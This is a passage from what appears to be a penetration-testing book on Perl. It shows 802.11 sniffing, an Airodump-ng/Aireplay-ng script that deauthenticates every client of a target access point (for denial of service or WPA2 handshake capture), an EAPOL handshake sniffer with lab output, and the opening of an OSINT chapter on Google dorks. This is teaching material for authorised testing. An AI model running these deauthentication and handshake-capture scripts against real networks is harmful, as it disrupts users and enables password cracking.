Another thing that iw can do is set the 802.11 frequency that we want to listen for the packets on. This is important to lock into a frequency or channel of our target to listen to all target traffic and not just what we can pick up from radio interference. Let's write a small script in Perl that will change our channel:

```perl
#!/usr/bin/perl -w
use strict;
my $usage = "Usage: perl channel.pl <dev><channel>";
my $dev = shift or die $usage;# WNIC
my $ch = shift or die $usage; # channel
die "[!] Specify a channel within range: 1-11" unless grep(/$ch/,1..11); #
specify US channel
my $freq = 2412 + ($ch-1)*5; # math
print "[*] Setting ",$dev," to frequency:",$freq,"\n";
system("iw dev ".$dev." set freq ".$freq." iw dev ".$dev." info");
```

This new code uses iw to change the 802.11 channel of our specified wireless adapter and then displays the adapter's information so that we can verify the change with our own eyes.

The equation that we have created simply takes the first channel, 1 or 2412. It then multiplies the input channel integer by 5, since 802.11 channels are 5 MHz apart, after removing 1.

If we want to perform **channel hopping**, or the act of changing the 802.11 channel on an interval basis, to try to capture as much information about the surrounding APs as possible, we can simple write a for() loop that calls sleep(), and then change each channel. We can run this in the background from another terminal and use fork() as we capture packets.

Now that we have achieved the RFMON **Monitor** mode and selected a frequency to scan, we can begin sniffing the 802.11 traffic with our new mon0 device. First, we will only sniff for beacon frames in order to gather information about all surrounding APs. Before doing this, we need to take a look at the 802.11 frame headers.

802.11 frame headers

If we analyze an 802.11 packet in Wireshark, we might see a new header called **Radiotap Header**. This type of header is captured and added to the frame by the GNU Linux kernel and drivers so that we can easily obtain statistical and physical network information. In our examples, this new header will be 26 bytes and include information such as the following:

- The revision number
- The length of **Radiotap Header**
- Flags, which are used to easily determine if the current version of **Radiotap Header** is being used by our drivers that contain certain fields
- The 802.11 channel type and its many properties
- **Received Signal Strength Indicator** (**RSSI**)
- The antenna is being used

Let's take a peek at **Radiotap Header** using the Wireshark utility:

In the preceding screenshot, we see **Radiotap Header** from an Arris AP, the same one that we used in our brute force attack in [Chapter 3](#), *IEEE 802.3 Wired Network Mapping with Perl*. After **Radiotap Header**, we see the basic 802.11 frame MAC header, which includes information such as the transmitter MAC address, the destination MAC address, whether the packet is going to or coming from the **Distribution System** (**DS**), BSSID

(MAC of AP), and more. This header is variable in length according to the frame's type, for example, data, control, or management. This means that while we use `pcap_open_live()` from the `Net::Pcap` class, we should not specify a smaller SNAPLEN capture size. If we do, and the frame we capture is larger than the SNAPLEN value, the frame will be truncated, which will hinder our accuracy while parsing the packets.

There's nothing after control frame headers. If this is a management frame, however, another frame header will be appended with the following fixed and tagged parameters. Fixed parameters, or fixed components, are known, and they are fixed in length and data representation. We can set the offset from the beginning of the packet and step through the fields by parsing out the data with Perl and the `Net::Pcap` class. The tagged parameters, however, can have a variable length and contain a tag number and tag length before each parameter's set. We use these two useful pieces of data to map exactly where we want to parse the fields in the packet and when we want to stop, as we traverse through the packet on a per-byte basis.

Also, a few more things to note before we go hiking through an 802.11 packet is that our normal `$pcap` object from our previous examples' data-link type can change. We will set `pcap_set_datalink()` to `DLT_IEEE802_11`. The **Received Signal Strength Indicator** (**RSSI**) is a hexadecimal value and is the difference of this value minus 256. This leaves us with a negative number in Decibel-milliwatts dBm. Also, so far we have assumed that the transmission of bits in our network traffic has been the big-endian format. This is not necessarily true for 802.11. The transmission order of some of the bytes is in the little-endian format. This means that a value of, say, 2 bytes can be ordered as the least significant byte first. We can check the endianness of the returned packet objects with the `pcap_is_swapped()` method. The endianness is important for some of the fixed fields in frame headers, and we will see a few of them after writing our sniffer in the next section.

Writing an 802.11 protocol analyzer in Perl

Now that we have skimmed over a few important notes on 802.11 packet analysis, we can start coding an 802.11 packet sniffer. As of now, we will only be sniffing for beacon packets.

Tip

Remember back in 2006 when a Google engineer thought it was a good idea to add 802.11 packet sniffing capabilities to the Google Street View Cars, and Google claimed it was an "accident?" Google claimed that the engineer actually only wanted BSSID and ESSID traffic. Well, Google was later hit with a class action wiretap lawsuit. How could this have been prevented? This could be done by taking time and writing a beacon sniffer to get the same information. The only thing missing will be masked ESSIDs. These are recovered from other packet transactions from client stations, which, if we give Google the benefit of doubt, they were looking for instead of our passwords and e-mail!

You can refer to http://googleblog.blogspot.com/2010/05/wifi-data-collection-update.html and http://www.pcmag.com/article2/0,2817,2387932,00.asp for more details.

We will break up this code into a few sections; the first will be the assignment of global variables and the main body of the sniffer:

```perl
#!/usr/bin/perl -w
use strict;
use Net::Pcap qw( :functions );
# Frame is RadioTap Header, IEEE Beacon, IEEE MGMT
my ($addr,$net,$mask,$err) =""x4;
my $usage = "Usage: perl sniff80211.pl <device>\n  ".
"* device must be in monitor mode\n  * e.g.".
" airmon-ng start wlan0\n".
"  * or iwconfig wlan0 mode monitor\n";
die $usage unless my $dev = $ARGV[0]; # device in monitor mode
# 250 bytes should suffice for the Beacon frame length:
my $pcap = pcap_open_live($dev, 2048, 1, 0, \$err);

pcap_set_datalink($pcap, 'DLT_IEEE802_11'); # 802.11 data link

my %channels=( # channels Hash
"2.412" => 1, "2.417" => 2, "2.422" => 3, "2.427" => 4,
"2.432" => 5, "2.437" => 6, "2.442" => 7, "2.447" => 8,
"2.452" => 9, "2.457" => 10, "2.462" => 11, "2.467" => 12,
"2.472" => 13);
my %supRates=( # Supported Rates Hash
"82" => "1(B)", "84" => "2(B)", "8b" => "5.5(B)",
"96" => "11(B)", "24" => "18", "30" => "24",
"48" => "36", "6c" => "54");
my%tagNums=( # Tag Numbers Hash
"47" => "ERP Information", "74" => "Overlapping BSS Scan Parameters",
"0" => "ESSID","1" => "Supported Rates","3" => "DS Parameter",
"50" => "Extended Supported Rates","7" => "Country Information",
"5" => "TIM","42" => "ERP Information","45" => "HT Capabilities",
"61" => "HT Information", "127" => "Extended Capabilties",
```

```
"221" => "Vendor Specific","48" => "RSN Information","11" => "QBSS");
my %bssids; # hash for deduplication
unless(defined $pcap){ # try rfmon with "airmon-ng start <device>" command
die 'Unable to create packet capture on device ', $dev, ' - ', $err;
}
my $dumper = pcap_dump_open($pcap, "output.cap");
pcap_loop($pcap, -1, \&cap802, ");
```

We have actually covered most of the `Net::Pcap` code in our previous packet sniffers in the previous chapters. The `%tagNums` hash will be used to display the tagged parameters' output, which is a title string linked to an integer. The supported rates hash `%supRates` is used to translate the hexadecimal value of the supported rates into human-readable strings. The `$dumper` object from the `pcap_dump_open` method creates an `output.cap` file to write packets to. These packets can be analyzed later to debug our code using a packet parsing tool such as Wireshark. Now we can turn our attention to the first subroutine, the `pcap_loop()` method's callback function:

```
sub cap802{
my ($user_data,$hdr,$pkt) = @_;
pcap_dump($dumper, $hdr, $pkt); # save the packet
# these next few fields are not variable in length "IEEE Beacon frame"
return if (hex(unpack("x26 h2",$pkt)) != 8); # little endian format
(Hexadecimal string, lowest bits first)
my $ch = unpack("x19 H2",$pkt).unpack("x18 H2",$pkt); # 2 bytes total
$ch = hex($ch); # pull out decimal value
$ch =~ s/([0-9])([0-9]+)/$1.$2/; # parse for human readable form
my $bssid = unpack("x36 H12",$pkt);
$bssid =~ s/([a-f0-9]{2})([a-f0-9]{2})([a-f0-9]{2})([a-f0-9]{2})([a-f0-9]
{2})([a-f0-9]{2})/$1:$2:$3:$4:$5:$6/i;
return if exists $bssids{$bssid}; # already logged
print "BSSID: ",$bssid," CH: ",$ch," (",$channels{$ch},")\n";
my $nextTag = 62; # 802.11 Frame Tags start here
my $tagNum = 1; # cannot start with 0 for while loop
while($tagNum){
  my $template = "x".$nextTag." H2";
  my $tagNum = hex(unpack($template,$pkt)); # one byte
  ++$nextTag; # get length byte
  $template = "x".$nextTag." H2";
  ++$nextTag; # got length, go for first byte of Tag Data
  last if($nextTag>=length($pkt)); # important for variable data read
  my $tagLen = hex(unpack($template,$pkt));
  last if($nextTag+$tagLen>length($pkt)); # important for variable length
  print "TN(",$tagNum,")"; # print the Tag Number
  print " (",$tagNums{$tagNum},")" if exists $tagNums{$tagNum};
  print " -> TL(",$tagLen,") "; # Print the Tag Length (in bytes)
  printretByteStr($nextTag,$tagLen,$tagNum,$pkt); # print packet tag as
string
  print "\n"; # clear line
  $nextTag += $tagLen; # set up for next tag
}
print "\n"; # space between
return;
}
```

This is the `cap802()` subroutine that `pcap_open_live()` calls each time it receives a

packet. If the subtype does not equal 8, for a beacon packet, then we simply return from the callback routine. We check this with this line:

```
return if (hex(unpack("x26 h2",$pkt)) != 8);
```

Here is our first example of a value field in the little-endian format. The lowercase h, in the unpack() template, is used to swap the bits for our new little-endian format. The actual packet in our lab system has the hex value of 80 at the twenty-seventh byte offset, as we can see from the following Wireshark screenshot:

This is the little-endian output of our subtype in Wireshark. Another field with swapped bytes is for the channel, or the 802.11 frequency. In our case, channel 1 (2.412 GHz) is represented in the frame as bytes **6c** and **09**. We use unpack on the nineteenth byte first and then again on the eighteenth one, and append the two, which becomes 0x096c. We then call hex() on this value and display the human-readable frequency 2,412.

We can see that we also use an advanced regular expression to parse out the BSSID, which involves the use of backreferences that we learned about in [Chapter 1](#), *Perl Programming*. Moving along to our next subroutine, we see how we map out the field data of tagged parameters using the following code:

```
sub retByteStr{ # create string from tags
my ($nextTag,$tagLen,$tagNum,$pkt) = @_;
my $type = "";
$type = "ESSID: " if($tagNum == 0);
$type = "Sup Rates: " if($tagNum == 1);
my $template;
my $byteStr = $type; # string to return
for(my $i=$nextTag;$i<($tagLen+$nextTag);$i++){
  if($tagNum == 0){ # ESSID
   $template = "x".$i." C2";
   if($tagLen> 0){
    $byteStr .=sprintf("%c",unpack($template,$pkt));
   }else{ # 0 bytes or nulled:
```

```perl
       $byteStr = "<hidden>";
       last;
      }
    }elsif($tagNum == 1){ # Supported Rates
      $template = "x".$i." H2";
      $byteStr .= $supRates{unpack($template,$pkt)}."," if
exists($supRates{unpack($template,$pkt)});
    }else{
      $template = "x".$i." H2";
      $byteStr .= unpack($template, $pkt)." ";
    }
} # put appendages here:
$byteStr .= " [Mbit/sec]" if($tagNum==1);
return $byteStr;
}
```

The `retByteStr()` subroutine is used to construct a string from the tagged parameter's offset, length, and number. The tag number is what we have in the Perl hash, `%tagNums`, associated with the number returned from the packet. We have already gone over this code, so let's finally take a look at the following `END{}` block:

```perl
END{
        pcap_close($pcap) if $pcap;
        pcap_dump_close($dumper) if($dumper);
        print "Exiting.\n";
}
```

In this compound statement `END`, we close the packet capture descriptor and dump files. We have finally finished with our Perl 802.11 protocol analyzer. Let's take a look at what is the output produced in our lab:

```
BSSID: 00:1d:d0:f6:94:b0 CH: 2.462 (11)
TN(0) (ESSID) -> TL(4) ESSID: wnlc
TN(1) (Supported Rates) -> TL(8) Sup Rates:
1(B),2(B),5.5(B),11(B),18,36,54, [Mbit/sec]
TN(3) (DS Parameter) -> TL(1) 03
TN(50) (Extended Supported Rates) -> TL(4) 8c 98 b0 60
TN(7) (Country Information) -> TL(6) 55 53 20 01 0b 14
TN(5) (TIM) -> TL(4) 00 01 00 a0
TN(42) (ERP Information) -> TL(1) 04
TN(45) (HT Capabilities) -> TL(26) 0c 00 17 ffff 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00
TN(61) (HT Information) -> TL(22) 03 03 04 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
TN(127) (Extended Capabilities) -> TL(1) 01
TN(48) (RSN Information) -> TL(20) 01 00 00 0f ac 04 01 00 00 0f ac 04 01
00 00 0f ac 02 00 00
TN(221) (Vendor Specific) -> TL(24) 00 50 f2 02 01 01 80 00 03 a4 00 00 27
a4 00 00 42 43 5e 00 62 32 2f 00
TN(11) (QBSS) -> TL(5) 05 00 22 12 7a
TN(221) (Vendor Specific) -> TL(7) 00 0c 43 03 00 00 00
```

The output is just as we expected. We have written our first 802.11 protocol analyzer in Perl! Now that we know how to step through the packet data on a per-byte basis, how to turn fields into strings and numbers, and the incredible power of regular expressions, we can do anything with our sniffing application. The sky is, literally, no limit for us. With

this data, we can pass some of it to the Aircrack-ng suite to inject or replay packets, crack WEP/WPA/WPA2 encryption, and much more. We will be using Aircrack-ng to inject packets in the next section.

Tip

Remember that when writing any application that uses `Net::Pcap`, it's sometimes best to double-check our results and debug our code using an already established packet capture utility, such as Wireshark.

Now that we have gathered information about our AP using Perl, let's take a look at how we can use this data with Aircrack-ng.

Perl and Aircrack-ng

In this section, we will be using the Aircrack-ng suite and two specific tools from it, Airodump-ng and Aireplay-ng. Airodump-ng is an 802.11 protocol analyzer that parses out information from nearby wireless traffic. It also has the wonderful ability to parse this data into a CSV file, which we can easily use with Perl. For instance, if we do not want to reinvent the 802.11 packet sniffer wheel, but we want to represent statistical data from a particular AP or a set of APs from a target, we can run Airodump-ng, as shown in the following command:

```
root@wnld960:~# airodump-ng -w air mon0
CH 11 ][ Elapsed: 4 s ][ 2014-05-03 02:49
BSSID              PWR  Beacons    #Data, #/s  CH  MB    ENC   CIPHER AUTH
ESSID
00:1D:D0:F6:94:B0  -61        4        0    0   3  54e   WPA2 CCMP    PSK
wnlc
00:1F:90:F6:AC:74  -15       10        0    0  11  54 .  WEP   WEPWeakNetLabs
^C
root@wnld960:~# ls
air-01.cap  air-01.csv  air-01.kismet.csv  air-01.kismet.netxml
```

This output from Airodump-ng shows us that a few files were created. The `air-01.csv` file contains the following text:

```
BSSID, First time seen, Last time seen, channel, Speed, Privacy, Cipher,
Authentication, Power, # beacons, # IV, LAN IP, ID-length, ESSID, Key
00:1F:90:F6:AC:74, 2014-05-03 02:49:48, 2014-05-03 02:49:51, 11,  54, WEP ,
WEP,   , -15,       10,        0,  0.  0.  0.  0,  11, WeakNetLabs,
00:1D:D0:F6:94:B0, 2014-05-03 02:49:48, 2014-05-03 02:49:52,  3,  54, WPA2,
CCMP,PSK, -61,       4,         0,  0.  0.  0.  0,   4, wnlc,
```

This CSV file is constantly updated from Airodump-ng, and we can read it from Perl while it's being written to, without any problem. Considering our new regular expression knowledge, this is very useful! For instance, the bottom portion of the CSV file contains information about wireless stations associated and authenticated with our target AP. We can write a script that simply waits until the CSV file sees a client, uses the information about the client to send to Aireplay-ng, which is used for packet injection, then deauthenticates the station, either for DoS or to simply capture an EAPOL WPA2 handshake transaction when the client reconnects. Let's finally take a quick look at how we can write this program using Perl:

```
#!/usr/bin/perl -w
use warnings;
use strict;
# aireplay-ng -0 1 -a <BSSID> -c <Client MAC> -e <ESSID> <WNIC>
my $usage = "perl dropcli.pl <BSSID> <CSV File> <dev>";
my $bssid = shift or die $usage;
my $csvFile = shift or die $usage;
my $dev = shift or die $usage;
my @csvLines;
my $essid;
my @cli;
```

```
open(CSV,$csvFile)||die "Cannot open CSV file";
push(@csvLines,$_)while(<CSV>);
close CSV; # completed
foreach(@csvLines){
if($_ =~ m/^\s*[a-f0-9]{2}:/i && !$essid){
  my @csvSplit = split(/,/,$_);
  ($essid = $csvSplit[13]) =~ s/(^\s*|\s*$)//;
  die "Could not gather ESSID info" if $essid eq "";
}elsif($_ =~ m/^\s*[a-f0-9]{2}:/i){
  my @cliSplit = split(/,/,$_);
  push(@cli,$cliSplit[0]);
}
}
foreach my $cli (@cli){ # loop through and drop clients
print "[!] De-Authenticating: ",$cli," ESSID: ",$essid," BSSID:
",$bssid,"\n";
system("aireplay-ng -0 1 -a ".$bssid." -c ".$cli." -e ".$essid." ".$dev);
}
```

The preceding code simply reads a file with regular expressions. The first line after calling strict is a comment that refers to the Aireplay-ng command-line argument syntax. We parse out the ESSID from the first line in the file that has the BSSID, which is the basic AP information line. Then, we start parsing out clients with the remaining lines after testing a regular expression for their MAC addresses. With each client found, we pass all of our data to the Aireplay-ng tool from the Aircrack-ng suite. Now, let's test it:

```
root@wnld960:~# perl dropcli.pl 00:1D:D0:F6:94:B0 wnlc-01.csv mon0
[!] De-Authenticating: 6C:70:9F:47:DC:7B ESSID: wnlc BSSID:
00:1D:D0:F6:94:B0
23:39:18  Waiting for beacon frame (BSSID: 00:1D:D0:F6:94:B0) on channel 3
23:39:19  Sending 64 directed DeAuth. STMAC: [6C:70:9F:47:DC:7B] [ 7|56
ACKs]
[!] De-Authenticating: 10:40:F3:BF:4B:16 ESSID: wnlc BSSID:
00:1D:D0:F6:94:B0
23:39:19  Waiting for beacon frame (BSSID: 00:1D:D0:F6:94:B0) on channel 3
23:39:20  Sending 64 directed DeAuth. STMAC: [10:40:F3:BF:4B:16] [45|55
ACKs]
[!] De-Authenticating: BC:52:B7:A8:81:8A ESSID: wnlc BSSID:
00:1D:D0:F6:94:B0
23:39:20  Waiting for beacon frame (BSSID: 00:1D:D0:F6:94:B0) on channel 3
23:39:20  Sending 64 directed DeAuth. STMAC: [BC:52:B7:A8:81:8A] [18|52
ACKs]
[!] De-Authenticating: 48:9D:24:77:17:9A ESSID: wnlc BSSID:
00:1D:D0:F6:94:B0
23:39:20  Waiting for beacon frame (BSSID: 00:1D:D0:F6:94:B0) on channel 3
23:39:21  Sending 64 directed DeAuth. STMAC: [48:9D:24:77:17:9A] [49|53
ACKs]
[!] De-Authenticating: 40:F0:2F:45:24:64 ESSID: wnlc BSSID:
00:1D:D0:F6:94:B0
23:39:21  Waiting for beacon frame (BSSID: 00:1D:D0:F6:94:B0) on channel 3
23:39:22  Sending 64 directed DeAuth. STMAC: [40:F0:2F:45:24:64] [ 9|50
ACKs]
root@wnld960:~#
```

We can see that we got ACK packets from the clients and from the AP after sending 64

disassociating frames to each request, which means that they are successfully receiving our packets. Let's see how we can sniff just our EAPOL handshake packets with Perl and `Net::Pcap`:

```perl
#!/usr/bin/perl -w
use strict;
use Net::Pcap;
use sigtrap 'handler' => sub{ exit; }, 'normal-signals';
my $usage = "perl eapol.pl <dev> <><bssid>";
my $dev = shift or die $usage;
my $bssid = shift or die $usage;
my $filterStr = '(wlan addr2 '.$bssid.
' && type mgt subtype beacon )|| ether proto 0x888e';
my ($err,$filter) =""x2;
my $pcap = pcap_open_live($dev, 2048, 1, 0, \$err);
my $dumper = pcap_dump_open($pcap, "cap_eapol.cap");
my $beacon = 0; # just a single beacon is needed for Aircrack-NG
pcap_compile($pcap,\$filter,$filterStr,1,0) && die "cannot compile filter";
pcap_setfilter($pcap,$filter) && die "cannot set filter";
print "[*] Starting scan, CTRL+C to quit.\n";
pcap_loop($pcap, -1, \&eapol, ");
sub eapol{ # this is the callback for pcap_loop to process packets
my ($ud,$hdr,$pkt) = @_;
if(unpack("x58 H4",$pkt) eq "888e"){ # Link Layer Type 802.1x Auth
  print "[!] EAPOL Handshake packet acquired.\n";
  pcap_dump($dumper, $hdr, $pkt);
}elsif($beacon==0){
  print "[*] Beacon packet acquired.\n";
  pcap_dump($dumper, $hdr, $pkt);
  $beacon=1; # we have one
}
pcap_dump_flush($dumper);
return;
}
END{
print "Exiting\n";
pcap_close($pcap) if $pcap;
pcap_dump_close($dumper) if $dumper;
}
```

What's new about the preceding code is the `libPcap` filter, including a type and subtype for 802.11. We capture frames with the `802.1X` authentication by checking the fifty-ninth and sixtieth requests for the values `88` and `8e` from the Ethernet protocol. These are set to indicate EAPOL in our case, as we can see from the following Wireshark screenshot:

Here, we see the bytes `88` and `8e` set for EAPOL in our data frame (`0x02`). The subtype in the filter is from the management frame for a beacon, `0x08`. Another way we can write this filter is simply by using `eapol` in Wireshark.

Also, we catch the interrupts with the `sigtrapPerl` module and ask the program to call the `END{}` block to exit cleanly, save, and close the files. The reason for using the `$beacon` Boolean is so that we stop recording beacon packets after our first successful capture. Aircrack-ng only requires a single beacon frame and at least two matching EAPOL frames form the WPA handshake before attempting to crack the passphrase, as we will be doing in [Chapter 9](#), *Password Cracking*. Doing this also makes our capture file a lot smaller and easier to work with. Let's start this program and test our `dropcli.pl` program:

```
root@wnld960:~# perl eapolsniff.pl mon0 00:1D:D0:F6:94:B0
[*] Starting scan, CTRL+C to quit.
[*] Beacon packet acquired.
[!] EAPOL Handshake packet acquired.
[!] EAPOL Handshake packet acquired.
[!] EAPOL Handshake packet acquired.
[!] EAPOL Handshake packet acquired.
[!] EAPOL Handshake packet acquired.
[!] EAPOL Handshake packet acquired.
[!] EAPOL Handshake packet acquired.
[!] EAPOL Handshake packet acquired.
[!] EAPOL Handshake packet acquired.
[!] EAPOL Handshake packet acquired.
[!] EAPOL Handshake packet acquired.
Exiting
root@wnld960:~#
```

This output confirms that both our replay and sniffer applications are running properly against our target network with the ESSID of `wnlc`. This technique can be used not only to gather EAPOL WPA handshakes, but also to generate ARP requests for cracking WEP

encryption and to recover cloaked or hidden ESSIDs as the client reconnects to the BSS.

Now that we have a grasp of how to use Perl with Linux 802.11 networking utilities, the Aircrack-ng suite, and as an 802.11 protocol analyzer, we have the confidence to use it all together for automation and scripting in our penetration tests.

Summary

In this chapter, we learned a great deal about how we can use Perl in conjunction with our Wi-Fi adapter to disassemble 802.11 traffic. As more and more institutions are adopting 802.11 networks, this skill become increasingly important to have. In the next chapter, we will be learning how to use Perl to automate some tasks during our WAN Internet footprinting phase of proper OSINT, and use the gathered information to test for WAN-accessible application attacks.

In the next chapter, we will have a detailed preliminary discussion on WAN and web topology and terminologies.

Chapter 6. Open Source Intelligence

Open source intelligence (**OSINT**) refers to intelligence gathering from open and public sources. These sources include search engines, the client target's web-accessible software or sites, social media sites and forums, Internet routing and naming authorities, public information sites, and more. If done properly and thoroughly, the practice of OSINT can prove to be useful to strengthen social engineering and remote exploitation attacks on our client target as we search for ways to gain access to their systems and buildings during a penetration test.

What's covered

In this chapter, we will cover how to gather the information listed using Perl:

- E-mail addresses from our client target using search engines and social media sites
- Networking, hosting, routing, and system data of our client target using online resources and simple networking utilities

To gather this data, we rely heavily on the `LWP::UserAgent` Perl module that we learned about in [Chapter 2](#), *Linux Terminal Output*. We will also discover how to use this module with a secured socket layer SSL/TLS (HTTPS) connection. In addition to this, we will learn about a few new Perl modules that are listed here:

- `Net::Whois::Raw`
- `Net::DNS::Dig`
- `Net::DNS`
- `Net::Traceroute`
- `XML::LibXML`

Google dorks

Before we use Google for intelligence gathering, we should briefly touch upon using Google dorks, which we can use to refine and filter our Google searches. A Google dork is a string of special syntax that we pass to Google's request handler using the q= option. The dork can comprise operators and keywords separated by a colon and concatenated strings using a plus symbol + as a delimiter. Here is a list of simple Google dorks that we can use to narrow our Google searches:

- `intitle:<string>` searches for pages whose HTML title tags contain the string `<string>`
- `filetype:<ext>` searches for files that have the extension `<ext>`
- `site:<domain>` narrows the search to only results that are located on the `<domain>` target servers
- `inurl:<string>` returns results that contain `<string>` in their URL
- `-<word>` negates the word following the minus symbol - in a search filter
- `link:<page>` searches for pages that contain the HTML HREF links to the page

This is just a small list and a complete guide of Google search operators that can be found on their support servers. A list of well-known exploited Google dorks for information gathering can be found in a Google hacker's database at http://www.exploit-db.com/google-dorks/.

E-mail address gathering

